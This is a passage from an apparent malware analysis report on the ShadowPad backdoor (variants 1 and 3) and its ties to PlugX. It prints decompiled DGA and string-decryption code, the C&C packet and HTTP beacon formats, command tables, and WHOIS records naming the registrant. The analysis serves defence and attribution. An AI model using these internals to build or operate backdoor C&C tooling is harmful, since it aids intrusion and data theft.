
A series of values `2, 3 ,4`—to begin interaction with the C&C server, bypassing the installation.

A series of values `5, 6`—to work with the plug-in with the code `0x6A` stored in the registry.

Value 7—using the IFileOperation interface, the source module is copied to %TEMP%, as well as to System32 or SysWOW64, depending on the system bitness. This is necessary to restart the backdoor with UAC bypass using the wusa.exe file.

Backdoor installation process

During installation, the backdoor checks the current path of the executable file by comparing it with the value of off_bin_path from the configuration (%ALLUSERSPROFILE%\Messenger\msmsgs.exe). If the path does not match and the backdoor is launched for the first time, a mutex is created, the name of which is generated as follows:



```
int __usercall make_mutex_name@<eax>(DWORD pid@<eax>, wstr *p_mutex_name)
{
  wstr *v3; // eax
  WCHAR String2[256]; // [esp+8h] [ebp-214h] BYREF
  wstr decrypted_wstr; // [esp+208h] [ebp-14h] BYREF

  v3 = wstr::decrypt_pl4(&decrypted_wstr, &format_Global_3d_enc);
  wsprintfW(String2, (LPCWSTR)v3->buffer_wchar, 0xDA169BEB * pid, 0xC4B1ECF8 * pid, 0xA34C4CA8 * pid);
  wstr::clean_pl4(&decrypted_wstr);
  return wstr::init_by_wchar_pl4(p_mutex_name, String2);
}
```


Format of the mutex name for wsprintfW is Global\%d%d%d.

Then checks whether UAC is enabled. If control is disabled, the malware creates the control.exe process (from System32 or SysWOW64, depending on the system's bitness) with the CREATE_SUSPENDED flag. After that, the backdoor injects the Root module into it, using WriteProcessMemory. Before doing this, the backdoor also implements a function that loads the module and transfers control to it. If UAC is enabled, this step is skipped.

The main executable file (msmsgs.exe) and TosBtKbd.dll are copied to the directory specified in the off_bin_path parameter and then installed as a service. The service name, display name, and description are contained in the configuration (parameters off_svc_name, off_svc_display_name, and off_svc_description). In this sample all three parameters have the Messenger value. If the service fails to start, the backdoor is registered in the registry. The key and parameter name for this case are also stored in the configuration (off_reg_key_install and off_reg_value_name parameters).

After installation, the backdoor attempts to inject the Root module into one of the processes specified in the configuration (off_inject_target_<1..4>). If successful, the current process terminates, and the new process (or service) proceeds to interact with the C&C server.

A separate thread is created for this purpose. After that, a new registry key is created or an existing registry key is opened, which is used as the malware's virtual file system. The key is located in the Software\Microsoft\<key> branch, and the <key> value is also generated depending on the serial number of the system volume. The key can also be located in the HKLM and HKCU, depending on the privileges of the process. Next, the RegNotifyChangeKey function tracks changes in this key. Each parameter is a compressed and encrypted plug-in. The backdoor extracts each value and loads it as a module, adding it to the list of available ones.



```
Plugins:00311C54
Plugins:00311C54 loc_311C54:              ; fAsynchronous
Plugins:00311C54 push    1
Plugins:00311C56 push    esi              ; hEvent
Plugins:00311C57 push    REG_NOTIFY_CHANGE_LAST_SET ; dwNotifyFilter
Plugins:00311C59 push    edi              ; bWatchSubtree
Plugins:00311C5A push    [ebp+hKey]       ; hKey
Plugins:00311C5D call    [ebp+RegNotifyChangeKey]
Plugins:00311C60 mov     ebx, eax
Plugins:00311C62 cmp     ebx, edi
Plugins:00311C64 jz      short loc_311C42
```

```
Plugins:00311C66 cmp     esi, edi
Plugins:00311C68 jz      short loc_311C70
```

```
Plugins:00311C42
Plugins:00311C42 loc_311C42:              ; hKey
Plugins:00311C42 push    [ebp+hKey]
Plugins:00311C45 call    load_plugins_from_reg
Plugins:00311C4A pop     ecx
Plugins:00311C4B push    0FFFFFFFFh       ; dwMilliseconds
Plugins:00311C4D push    esi              ; hHandle
Plugins:00311C4E call    WaitForSingleObject
```

```
Plugins:00311C6A push    esi              ; hObject
Plugins:00311C6B call    stub_CloseHandle_0
```

This functionality is executed in a separate thread.

The next step generates a pseudo-random sequence from 3 to 9 bytes long, which is written to the registry in the `SOFTWARE\` key located in the HKLM or HKCU. The parameter name is also generated and is unique for each computer. This value is used as the ID of the infected device.

After that, the backdoor extracts the address of the first C&C server from the configuration. The server storage format is as follows: `<protocol>://<address>:<port>`. In addition to the values that explicitly define the protocol used (HTTP, TCP, UDP), the URL value can also be specified. In this case, the backdoor refers to this URL and receives a new address of the C&C server in response, using the domain generation algorithm (DGA). The algorithm generates the string:

```
wstr *__stdcall dga(wstr *p_wstr)

{

  unsigned int v1; // ecx

  unsigned int v2; // edi

  unsigned int v3; // esi

  unsigned int v4; // edx

  char v5; // dl

  wstr *v6; // eax
  wstr *v7; // esi

  wstr tmp_str; // [esp+10h] [ebp-34h] BYREF

  char generated_char_str[16]; // [esp+20h] [ebp-24h] BYREF

  struct _SYSTEMTIME SystemTime; // [esp+30h] [ebp-14h] BYREF

  GetSystemTime_0(&SystemTime);

  if ( SystemTime.wDay > 0xAu )

  {

    if ( SystemTime.wDay > 0x14u )

      v1 = 0xE52F65F3 * SystemTime.wYear - 0x2527D2DD * SystemTime.wMonth
- 0x4BA7EAF5;

    else

      v1 = 0xF108D240 * SystemTime.wMonth - 0x78C6249D * SystemTime.wYear
- 0x17AB943D;

  }

  else

  {

    v1 = 0xF5D6C030 * SystemTime.wMonth - 0x5FBD1755 * SystemTime.wYear -
0x5540E1B0;

  }

  v2 = 0;

  v3 = v1 % 7;

  do

  {

    v4 = v1 % 0x34;

    if ( v1 % 0x34 >= 0x1A )

      v5 = v4 + 39;

    else

      v5 = v4 + 97;

    v1 = 13 * v1 + 7;
    generated_char_str[v2++] = v5;

  }

  while ( v2 <= v3 + 7 );

  generated_char_str[v3 + 8] = 0;

  v6 = wstr::assign_char_str_pl2(&tmp_str, generated_char_str);

  v7 = (wstr *)wstr::init_by_wchar_pl2(p_wstr, (LPCWSTR)v6->buffer_wchar);

  wstr::clean_pl2(&tmp_str);

  return v7;

}
```

The resulting string is combined with the string stored in the configuration, using the part before the `@` symbol. The received URL is used for an HTTP request, which is answered with the encoded address of the C&C server.

After that, a connection object is created that corresponds to the protocol specified for this server.

TCP

SOCKS4, SOCKS5, and HTTP proxy protocols are supported when connecting over TCP. At the beginning, a socket is created and a connection to the server is established in keep-alive mode. A packet with the following header format is used for communication with the server:

```
struct packet_header

{

    DWORD key;

    DWORD id;

    DWORD module_code;

    DWORD compressed_len;

    DWORD decompressed_len;

};
```

HTTP

When using the HTTP protocol, data is sent by a POST request:

```
POST / HTTP/1.1
Accept: */*
Content-Length: 18
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; MRA 6.4
(build 8614); SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: www.pneword.net
Connection: Keep-Alive
Cache-Control: no-cache

S;
....$..K..P....
```

Data transfer over HTTP is performed by the handler function in a separate thread. The mechanism is similar to that of **BackDoor.PlugX**.

DNS servers from the configuration are used to resolve the addresses of C&C servers (in this sample all 4 addresses are 8.8.8.8). The first packet sent to the server is a sequence of zeros from `0` to `0x3f` bytes in length. The length is selected randomly.

The backdoor receives a response from the server, which is then decrypted and unpacked. Then, the packet header checks the `module_code` value, which contains the code of the plug-in for which the command was received. The backdoor refers to the plug-in whose code is specified in the command and calls the function for processing commands from its table. The ID of the command itself is contained in the `id` field of the header.

Operating with plug-ins

Command IDs for the `Plugins` module can have the following values `id`—`0x650000`, `0x650001`, `0x650002`, `0x650003`, or `0x650004`. In fact, the `Plugins` module is a plug-in manager, allowing one to register new plug-ins and delete existing ones.

Command ID	Description
0x650003	Deletes the specified plug-in from the storage in the registry.
0x650000	Sends information about available plug-ins.

Value	Size, byte
plug-in name	variable length null-terminated string
number of plug-in calls	4

Command ID	Description

DateTimeStamp	4
plug-in code	4
loaded_module.field_14 (unknown)	4
status (loaded or not)	4
initialized	4
size	4
base	8

Command ID	Description
0x650001	Body of the command contains a new plug-in. The plug-in format is the same as the built-in ones. The backdoor compresses it with the QuickLZ algorithm, encrypts it and stores it in the registry storage, then pauses the current thread so the plug-in processing thread loads a new plug-in from the registry storage.
0x650002	The command contains the name of the DLL that the backdoor attempts to load, and then sequentially calls its entry point with `dwReason 0x64, 0x66, 0x68`.
0x650004	The command contains the module code. If a plug-in with the specified code is present in the list, the backdoor deinitializes it.

Online

The command IDs for the `Online` plug-in can have the values `0x680002`, `0x680003`, `0x680004`, or `0x680005`.

Command ID	Description
0x680002	Starts processing commands for plug-ins in a separate thread and initializes a new connection to the current server.

0x680003	Sends system information. It can be represented as the structure:
	`struct date`
	`{`
	`    BYTE year; //+0x30`

Command ID	Description

	`    BYTE month;`
	
	`    BYTE day;`
	
	`    BYTE hour;`
	
	`    BYTE minute;`
	
	`    BYTE second;`
	
	`    BYTE space;`
	
	`}`
	
	`struct sysinfo`
	
	`{`
	
	`    byte id[8];`
	
	`    DWORD datestamp1; //20150810`
	
	`    DWORD datestamp2; //20170330`
	
	`    BYTE year; //+0x30`
	
	`    BYTE month;`
	
	`    BYTE day;`
	
	`    BYTE hour;`
	
	`    BYTE minute;`
	
	`    BYTE second;`
	
	`    BYTE space;`
	
	`    DWORD module_code;`
	
	`    WORD module_timestamp; //the lower 2 bytes of the loaded_module.timestamp field of the connection module`
	
	`    DWORD IP_address;`
	
	`    LARGE_INTEGER total_physical_memory;`
	
	`    DWORD cpu_0_MHZ;`

Command ID	Description

	```
	    DWORD number_of_processors;

	    DWORD dwOemID;

	    LARGE_INTEGER
	total_disk_space[number_of_disks]; //iterates all disks
	starting from C:

	    DWORD pels_width; //screen width in pixels

	    DWORD pels_height; //screen height in pixels

	    DWORD LCID;

	    LARGE_INTEGER perfomance_frequency; //pseudo-random
	value generated using QueryPerformanceCounter and
	QueryPerformanceFrequency

	    DWORD current_PID;

	    DWORD os_version_major;

	    DWORD os_version_minor;

	    DWORD os_version_build_number;

	    DWORD os_version_product_type;


	DWORD sm_Server_R2_build_number; //GetSystemMetrics(SM_SERVE
	RR2)

	    //the strings below - null-terminated

	    char hostname[x];

	    char domain_name[x];

	    char domain__username[x]; //separated "/"

	    char module_file_name[x];

	    char osver_info_szCSDVersion[x];

	    char str_from_config_offset1[x]; //Messenger

	}
	```
	 The `id` value is the unique identifier of the infected computer stored in the registry.

Command ID	Description
	It is worth noting that the values of the `datestamp1` and `datestamp2` fields are set to `20150810` and `20170330`, respectively. Similar constants in the form of dates were also used in **PlugX** backdoor plug-ins.
0x680004	Sends a packet with a random length body (from `0` to `0x1F` bytes). The packet body is filled with 0.
0x680005	Sends an empty packet (header only) and then calls `Sleep(1000)` 3 times in a row.

Config

This is a plug-in for working with the configuration.

Command ID	Description
0x660000	Sends the current configuration to the server.
0x660001	Receives and applies the new configuration.
0x660002	Deletes the saved configuration file.

Install

Command ID	Description
0x670000	Installs the backdoor as a service or installs it in the registry.
0x670001	Calls `Sleep(1000)` three times in a row, then checks the `shellarg.mode` parameter: if its value is `4`, it then terminates the current process.

Artifacts

In the historical WHOIS record of the C&C server domain, one can observe the Registrar's email address: ddggcc@189[.]cn.

The same address is found in the icefirebest[.]com and www[.]arestc[.]net domain records, which were contained in the configurations of PlugX backdoor samples installed on the same computer.

```
Domain Name: ICEFIREBEST.COM
Registry Domain ID: 2042439159_DOMAIN_COM-VRSN
```

```
Registrar WHOIS Server: whois.1api.net
Registrar URL: http://www.1api.net
Updated Date: 2016-07-28T16:55:13Z
Creation Date: 2016-07-13T01:39:31Z
Registrar Registration Expiration Date: 2017-07-13T01:39:31Z
Registrar: 1API GmbH
Registrar IANA ID: 1387
Registrar Abuse Contact Email: abuse@1api.net
Registrar Abuse Contact Phone: +49.68416984x200
Domain Status: ok - http://www.icann.org/epp#OK
Registry Registrant ID:
Registrant Name: edward davis
Registrant Organization: Edward Davis
Registrant Street: Tianhe District Sports West Road 111
Registrant City: HONG KONG
Registrant State/Province: Hongkong
Registrant Postal Code: 510000
Registrant Country: HK
Registrant Phone: +86.2029171680
Registrant Phone Ext:
Registrant Fax: +86.2029171680
Registrant Fax Ext:
Registrant Email: ddggcc@189.cn
Registry Admin ID:
Admin Name: edward davis
Admin Organization: Edward Davis
Admin Street: Tianhe District Sports West Road 111
Admin City: HONG KONG
Admin State/Province: Hongkong
Admin Postal Code: 510000
Admin Country: HK
Admin Phone: +86.2029171680
Admin Phone Ext:
Admin Fax: +86.2029171680
Admin Fax Ext:
```

```
Admin Email: ddggcc@189.cn
Registry Tech ID:
Tech Name: edward davis
Tech Organization: Edward Davis
Tech Street: Tianhe District Sports West Road 111
Tech City: HONG KONG
Tech State/Province: Hongkong
Tech Postal Code: 510000
Tech Country: HK
Tech Phone: +86.2029171680
Tech Phone Ext:
Tech Fax: +86.2029171680
Tech Fax Ext:
Tech Email: ddggcc@189.cn
Name Server: ns1.ispapi.net 194.50.187.134
Name Server: ns2.ispapi.net 194.0.182.1
Name Server: ns3.ispapi.net 193.227.117.124
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System:
http://wdprs[.]internic[.]net/
Domain Name: ARESTC.NET
Registry Domain ID: 2196389400_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.1api.net
Registrar URL: http://www.1api.net
Updated Date: 2017-12-06T08:43:04Z
Creation Date: 2017-12-06T08:43:04Z
Registrar Registration Expiration Date: 2018-12-06T08:43:04Z
Registrar: 1API GmbH
Registrar IANA ID: 1387
Registrar Abuse Contact Email: abuse@1api.net
Registrar Abuse Contact Phone: +49.68416984x200
Domain Status: ok - http://www.icann.org/epp#OK
Registry Registrant ID:
Registrant Name: li yiyi
Registrant Organization: li yiyi
Registrant Street: Tianhe District Sports West Road 111
Registrant City: GuangZhou
Registrant State/Province: Guangdong
Registrant Postal Code: 510000
Registrant Country: CN
Registrant Phone: +86.2029179999
Registrant Phone Ext:
Registrant Fax: +86.2029179999
Registrant Fax Ext:
Registrant Email: ddggcc@189.cn
Registry Admin ID:
Admin Name: li yiyi
Admin Organization: li yiyi
Admin Street: Tianhe District Sports West Road 111
Admin City: GuangZhou
Admin State/Province: Guangdong
Admin Postal Code: 510000
Admin Country: CN
Admin Phone: +86.2029179999
Admin Phone Ext:
Admin Fax: +86.2029179999
Admin Fax Ext:
Admin Email: ddggcc@189.cn
Registry Tech ID:
Tech Name: li yiyi
Tech Organization: li yiyi
Tech Street: Tianhe District Sports West Road 111
Tech City: GuangZhou
Tech State/Province: Guangdong
Tech Postal Code: 510000
Tech Country: CN
Tech Phone: +86.2029179999
Tech Phone Ext:
Tech Fax: +86.2029179999
Tech Fax Ext:
```

```
Tech Email: ddggcc@189.cn
Name Server: ns1.ispapi.net 194.50.187.134
Name Server: ns2.ispapi.net 194.0.182.1
Name Server: ns3.ispapi.net 193.227.117.124
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System:
http://wdprs[.]internic[.]net/
```

BackDoor.ShadowPad.3

It is a multi-module backdoor written in C/C++ and Assembler and designed to run on 32-bit and 64-bit Microsoft Windows operating systems. It is used in targeted attacks on information systems for gaining unauthorized access to data and transferring it to C&C servers. Its key feature is utilizing plug-ins that contain the main backdoor's functionality. It is a malicious DLL whose original name—`hpqhvsei.dll`—is found in the export table. Like **BackDoor.ShadowPad.1**, this modification has a lot in common with the malware samples of the BackDoor.PlugX family.

Operating routine

Export functions are absent. The timestamp from the export table is identical to that from the PE header.

The first execution steps generally correspond to the **BackDoor.ShadowPad.1**:

- Decrypting the shellcode and transferring control to it
- The shellcode loads the main `Root` module, which is stored in a special format
- The `Root` module loads remaining modules

The exception is that there is no exhaustive search through the handles to find objects whose names contain `TosBtKbd.exe`.

The string encryption algorithm is almost identical, but the constants differ:

```
def decrypt(addr):
    key = get_wide_word(addr)
    result = b""
    i = 2
    b = get_wide_byte(addr + i)
    while i < 0xFFA:
        result += bytes([b ^ (key & 0xFF)])

        key = (((key * 0xDB070000) - ((key
>> 0x10) * 0x390624F9)) - 0x71A4D6B1) & 0xFFFFFFFF

        i += 1

        b = get_wide_byte(addr + i)

        if not result[-1]:

            break

    return result[:-1]
```

The algorithm for loading additional modules is also similar to **BackDoor.ShadowPad.1**; however, there are new modules in this sample. The backdoor has 16 modules in total. A list of their names with codes and timestamps is provided in the following table:


Module name	**Code**	**Timestamp**
Config	0x66	2019-05-06 08:33:07
Disk	0x12C	2019-05-06 08:29:55
ImpUser	0x6A	2019-05-06 08:33:18
Install	0x67	2019-05-06 08:33:34
KeyLogger	0x132	2019-05-06 08:30:26
Online	0x68	2019-05-06 08:33:13
PIPE	0xCF	2019-05-06 08:29:11
Plugins	0x65	2019-05-06 08:33:02
Process	0x12D	2019-05-06 08:30:00
RecentFiles	0x13D	2019-05-06 08:31:23
Register	0x12F	2019-05-06 08:30:10
Screen	0x133	2019-05-06 08:30:31
Servcie (the original spelling)	0x12E	2019-05-06 08:30:05
Shell	0x130	2019-05-06 08:30:15

TCP	0xC8	2019-05-06 08:28:45
UDP	0xCA	2019-05-06 08:28:56

For each loadable module a structure is formed that is added to the list that modules can use to call each other's functions. To work with this list and for other auxiliary tasks, the `Root` module exports the function table.


During initialization of the `Plugins` module, a top-level exception handler is registered. In **BackDoor.ShadowPad.1** this handler generated a string with information about the exception for debugging purposes. However, in **BackDoor.ShadowPad.3** it only terminates the thread that caused the exception. In this case, the mechanism is similar to BackDoor.PlugX.28.

BackDoor.ShadowPad.3



```
Plugins:010012AD
Plugins:010012AD
Plugins:010012AD ; Attributes: bp-based frame
Plugins:010012AD
Plugins:010012AD ; LONG __stdcall TopLevelExceptionFilter(struct _EXCEPTION_POINTERS *ExceptionInfo)
Plugins:010012AD TopLevelExceptionFilter proc near
Plugins:010012AD
Plugins:010012AD ExceptionInfo= dword ptr  8
Plugins:010012AD
Plugins:010012AD push    ebp
Plugins:010012AE mov     ebp, esp
Plugins:010012B0 mov     eax, [ebp+ExceptionInfo]
Plugins:010012B3 mov     eax, [eax+_EXCEPTION_POINTERS.ExceptionRecord]
Plugins:010012B5 push    dword ptr [eax] ; dwExitCode
Plugins:010012B7 call    ds:GetCurrentThread
Plugins:010012BD push    eax             ; hThread
Plugins:010012BE call    ds:TerminateThread
Plugins:010012C4 mov     eax, 428h
Plugins:010012C9 pop     ebp
Plugins:010012CA retn    4
Plugins:010012CA TopLevelExceptionFilter endp
Plugins:010012CA
```

BackDoor.PlugX.28




```
seg000:10004072
seg000:10004072
seg000:10004072 ; Attributes: noreturn
seg000:10004072
seg000:10004072 ; LONG __stdcall TopLevelExceptionFilter(struct _EXCEPTION_POINTERS *ExceptionInfo)
seg000:10004072 TopLevelExceptionFilter proc near
seg000:10004072
seg000:10004072 ExceptionInfo= dword ptr  4
seg000:10004072
seg000:10004072 push    edi
seg000:10004073 push    428h            ; dwExitCode
seg000:10004078 call    get_obj_threads
seg000:1000407D mov     edi, eax        ; p_obj_threads
seg000:1000407F call    obj_threads__remove_and_exit_thread
seg000:1000407F TopLevelExceptionFilter endp
seg000:1000407F
```

The key difference between the functions in this case is that **PlugX** operates on an object containing a linked list of all running threads, while **ShadowPad** directly terminates the current thread. However, in general, there is an analogue with the **ShadowPad** object, which stores loaded modules as a list.

```
struct all_modules //shadowpad

{

    LIST_ENTRY list;

    DWORD modules_count;

    CRITICAL_SECTION crit_sect;

}


struct obj_threads //plugx

{

    CRITICAL_SECTION crit_sect;

    LIST_ENTRY list;

    DWORD threads_running;

}
```

